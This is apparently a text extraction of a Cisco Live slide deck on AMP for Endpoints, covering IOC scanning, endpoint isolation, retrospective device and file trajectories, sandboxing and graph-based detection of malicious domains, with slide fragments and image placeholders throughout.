






### IOC

## Endpoint IOC Scan - Result




 Rebuilding the Catalog during the scan, when using a Full Scan, can result into very long scan time!!



#### IOC (

## Endpoint IOC Scan - Result




 Rebuilding the Catalog during the scan, when using a Full Scan, can result into very long scan time!!





# Cloud IOC Generation





Cisco adds intelligence into the AMP cloud (IOC Definition).





# Cloud IOCs - Cisco Intelligence Prework








#### **RET Team**



Provides Tools for the Job

Monitors IOC Performance

The Outcome is an IOC generation




**IOC DETECTION Capability** released to world



# Cloud IOC Generation





Cisco adds intelligence into the AMP cloud (IOC Definition).

AMP for Endpoints identifies activity [File, Process, Network and Command Line]. Also several types of events.


**AMP Cloud** processed the information and generates IOCs. IOCs are enriched with information.

**IOC** Results are shown in AMP Console.




### Cloud IOC Generation











# Endpoint IOC - Cloud IOC - Summary





IOC Signature on the endpoint where a configured scan is used to search for artifacts.

#### Cloud IOC

Inforamation from Endpoint Monitoring is processed in the AMP backend.

Triggered by an Analyst

Based on IOC files

Generates an Event

Fully Automated 7x24x365

Based on Backend Intel.

Generates an IOC




## It's Quiz Time: AMP for Endpoints Engines



IOCs are generated at the Endpoint.

True or False?






**Endpoint Isolation** 



#### **EP** Isolation

**AMP Endpoint Isolation** 

NEW: Added new Options for cloud lookups to speed up isolation information delivery to AMP connector




System is isolated from the network and is only able to access configured resources



# How does AMP protect our systems?

#### **AMP-ENABLED & ENDPOINT** AMP-Enabled & Endpoint Integration Protection Finds the low hanging fruit, fast. Tracks File Reputation Check - SHA256 Clean. Malicious and Unknown hashes Examines PE headers, looks at DLL imports, compile location and ~400 SPERO Static Analysis factors. Machine learning engine. Dynamic analysis performed on unknown Threat Grid File Analysis files in virtual sandboxing environment Cisco's Threat Team and Cloud Cisco Talos Cloud Intelligence source **AMP FOR ENDPOINTS** Additional Protection available in AMP for Endpoints Randomize memory structures to protect **Exploit Prevention\*** against memory attacks and file-less malware Rules engine that looks at malicious MAP Behavioral Analysis\* behaviors locally on the workstation Compression based fuzzy hashing (non-unique) algorithm that attempts to match polymorphic ETHOS Fuzzy Fingerprinting malware to known hashes Tetra Anti-Virus Engine Signature based local AV protection Behavior-based analysis to uncover known Cloud IOCs and unknown malware Monitors inbound/outbound network traffic Device Flow Correlation (DFC) for malicious destinations Protects key system services (such as System Protection\* Isass.exe) from exploitation Provides response capability and permits endpoints to be isolated from all or portions of **Endpoint Isolation** the network



\* Windows Clients Only

### Continuous Protection - AMP Retrospective Security




retention

 30 days data
 7 days back in Time full processing



**Information** is sent to AMP Cloud

**AMP Connector** monitors File, Process, Command-Line and **Network Activity** 





External Feeds and Input

Artificial Intelligence(s)

**Automatism** 

Data Storage


# Retrospective Security Helps You Find Answers to the Most Pressing Security Questions

What happened?

Where did the malware come from?

Where has the malware been?

What is it doing?



#### Retro

# Understand How It All Happened Device Trajectories

#### What happened?




Understand the anatomy of the attack:

- Where is the threat now
- Which users are compromised
- What type of malware is it

Where did the malware come from?

Where has the malware been?

What is it doing?





### Retro

# See Where It Entered the System File Trajectories

#### What happened?

#### Where did the malware come from?




Track threat's origin and progression:

- How did it get into the system
- What is the point of origin
- What was the attack vector

Where has the malware been?

What is it doing?



### Retro

# See Everywhere That It Has Been Network File Trajectories

#### What happened?

Where did the malware come from?


Where has the malware been?



Track infected areas in the system:

- Where is the attack now
- What other endpoints have seen it
- Where should I focus my response
- Where is still safe

What is it doing?





# Determine What the Malware Is Doing Threat Grid Dynamic File Analysis (aka Sandboxing)

#### What happened?

Where did the malware come from?


Where has the malware been?

#### What is it doing?



Understand the details of how the malware works:

- What is it trying to do, in plain English
- How does the malware behave
- Get detailed information vital for incident response







# Stop It with a few Clicks Control Actions with Immediate Enforcement Everywhere

#### What happened?

Where did the malware come from?

Where has the malware been?


What is it doing?

#### How do we stop it?



Knowing the details above, surgically remediate:

- Stop it at the source and all infected areas
- Simply right click, add to a blocklist, and remediate the malware from the entire system





# Example Use Case - Device Trajectory



- · See malicious activities before they were seen malicious
  - AV would have alerted only on red events no context at all

What are the unknowns that are associated with this activity? Malicious file activities, this is what you see on your Anti Virus Console May 2 23:02 23:03 [ System ] 8c316d2..93906e [PE] 7de14ec..f4f4e4 [PE] chkdsk.exe [PE] 4063259..dddbba [PE] 7ecd585..502a50 [PDF] ca24b20..3d4d93 [TXT] a.exe [PE] AcroRd32.exe [PE] explorer.exe [PE] ping.exe [PE] cmd.exe [PE]




AMP for Endpoints Device Trajectory Demo


cisco Live!

# Cognitive Intelligence





#### Probabilistic Threat Propagation



- Given D<sub>1</sub> is malicious what is the probability for other domains to be malicious?
- The exact answer is

$$P_i = \sum_{j \in \mathcal{N}(i)} w_{ij} P(j|P_i = 0)$$

Iteratively over k:


$$P_i^{(k)} = \sum\nolimits_{j \in \mathcal{N}(i)} w_{ij} \left( P_j^{(k-1)} - C_{ij}^{(k-1)} \right)$$

•  $C_{ij}^{(k-1)}$  is exact amount of threat that was transferred from node i to node j on the previous step. Eliminates self-contribution for nodes.

#### **ARGV** clustering

- Cluster binaries according to the command line arguments used for their executions
- Sample binaries from cluster and fetch labels from VT/RL
- Coherent/dense clusters with known malicious binaries are likely to contain only malicious binaries

#### Malicious Domains Discovery



- Malicious domains are visited by many binaries that are often unique to a single client
- Not true for all malware families
- Unlikely with legitimate software / domains

d() – degree function n() – neighborhood function

#### Graph Definition

 $\mathit{B}_{\mathit{u}}$ : bipartite graph of binary - domain connections

AMP cloud

Global Risk


CTA for

Cross-Layer

Analytics

CTA for ETA

CTA Online Processing



 Edge between domain and a binary (represented by SHA256) ⇔ binary created a connection to the given domain


ThreatGrid

CTA Malware

CTA for Web

- Seeds are binaries we know are malicious
- Other graph definitions are also possible

#### Malicious Domains Discovery (2)



- d() degree function
- n() neighborhood function

- Hashes unique to a client = d(H) = 1 (left)
- Domain contacted from many binaries = d(D) > ? (right)
- $d(D) \geq 5$
- $\frac{1}{|n(D)|} \sum_{H \in n(D)} d(H) < 2$
- Create subgraph created by domains fulfilling the condition and their neighbors


#### Conclusion



1,300 detections per day



# Cognitive Intelligence - Demo: Dashboard





#### СТА

# Cognitive Intelligence - Demo: Incident




#### СТА

# Cognitive Intelligence - Demo: Threatgrid






## Cognitive Intelligence - Demo: File Occurence





